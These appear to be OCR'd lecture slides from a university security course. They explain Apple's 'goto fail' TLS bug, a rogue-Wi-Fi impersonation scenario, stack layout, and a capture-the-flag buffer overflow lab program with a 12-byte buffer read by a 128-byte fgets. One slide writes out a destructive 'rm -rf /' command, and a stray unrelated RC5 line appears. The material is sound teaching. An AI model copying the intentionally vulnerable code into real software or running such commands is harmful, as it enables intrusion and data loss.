
- The marked parts are OK
  - They run SHA1 and check errors



```
. . .

hashOut.data = hashes + SSL_MD5_DIGEST_LEN;

hashOut.length = SSL_SHA1_DIGEST_LEN;

if ((err = SSLFreeBuffer(&hashCtx)) != 0)

    goto fail;

if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)

    goto fail;

if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)

    goto fail;

if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)

    goto fail;

if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)

    goto fail;

    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */

if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)

    goto fail;


err = sslRawVerify(...);
```

An Example: goto fail


- The marked parts are OK
  - They run SHA1 and check errors



```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

An Example: goto fail


- What about this???
- It does not guarded with any
  - If clause
- It always runs
  - goto fail;
- Skips the verification step…



```
. . .
hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
hashOut.length = SSL_SHA1_DIGEST_LEN;
if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
    goto fail;
if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
    goto fail;
    goto fail;  /* MISTAKE! THIS LINE SHOULD NOT BE HERE */
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;

err = sslRawVerify(...);
```

What an Attacker Can Do?

- 1. Suppose attacker operates a public Wi-Fi router
  - Name it as ‘Google Starbucks Wi-Fi’ near Starbucks
  - Or ‘Corvallis Free Public Wi-Fi’
  - Then many people will connect to it to use a free Internet
- 2. Attacker sends a fabricated TLS packet
  - To choose specific cryptographic protocol (SHA1) is used
  - Trigger goto fail;
  - Force browser to use weak encryption algorithm
- 3. Attacker can pretend themselves as google.com
  - By breaking weak algorithm with known attacks



Best public cryptanalysis

12-round RC5 (with 64-bit blocks) is susceptible to a differential attack using 2^{44} chosen plaintexts.[1]

Small Mistake, Big Impact

- A mistake: adds one additional line of ‘goto fail;’
- Result: Attackers may hijack a TLS protected connection
- Impact: Attackers may read/modify all TLS connections from iOS/MacOS

- Implications
  - Even a simple mistake could be a disaster
  - Errors are not arbitrarily happening; not like natural disaster
    - If so, it just crash indefinitely
  - Errors are controlled by attackers
    - Errors can be ‘exploited’ by attackers
    - They can achieve their goals

The Most Popular Vulnerability Class

- Buffer Overflow Vulnerability
  - A bug that happens if the program put more data than a buffer size
  - E.g.
    - char buf[16];
    - strcpy(buf, “CS370 is a very fun class. You must take it”);
    - 2nd argument is definitely longer than 16 bytes


Buffer Overflow

- A vulnerability that the program puts more data than a buffer can hold

- Buffer Overflow can destroy a system’s data structure
  - Program stack


- An attacker can run any kind of code existing in the system
  - delete_all()
  - system(“rm –rf /”);

Program Stack (Grows Downward)




```
int func(int MY_ARG1, MY_ARG2) {
    int local A;
    int local B;
    int local C;
    func2(A, B);
}
```

- Starts at `%ebp` (bottom), ends at `%esp` (top)
- Defines a variable scope of a function
  - **Local variables (negative index over ebp)**
  - **Arguments (positive index over ebp)**
  - **Function call arguments (positive index over esp)**
- Maintains nested function calls
  - **Return target (return address)**
  - **Local variables of the upper level function (Saved ebp)**




Target Program

- bof.c
  - Objective 1: read flag1




```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```




```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```

Target Program



```
char *flag1 = "cs370{FLAG_IS_HIDDEN}";
char *fakeflag = "cs370{this_is_not_a_flag_at_all_dont_submit}";
```

- bof.c
  - Objective 1: read flag1



```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value %p\n", flag);
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```


Buffer size: 12

Input size: upto 128 bytes

**Can you make flag to point flag1
Not fakeflag??**

Target Program

- Address information




```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:

your input was: [
]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```

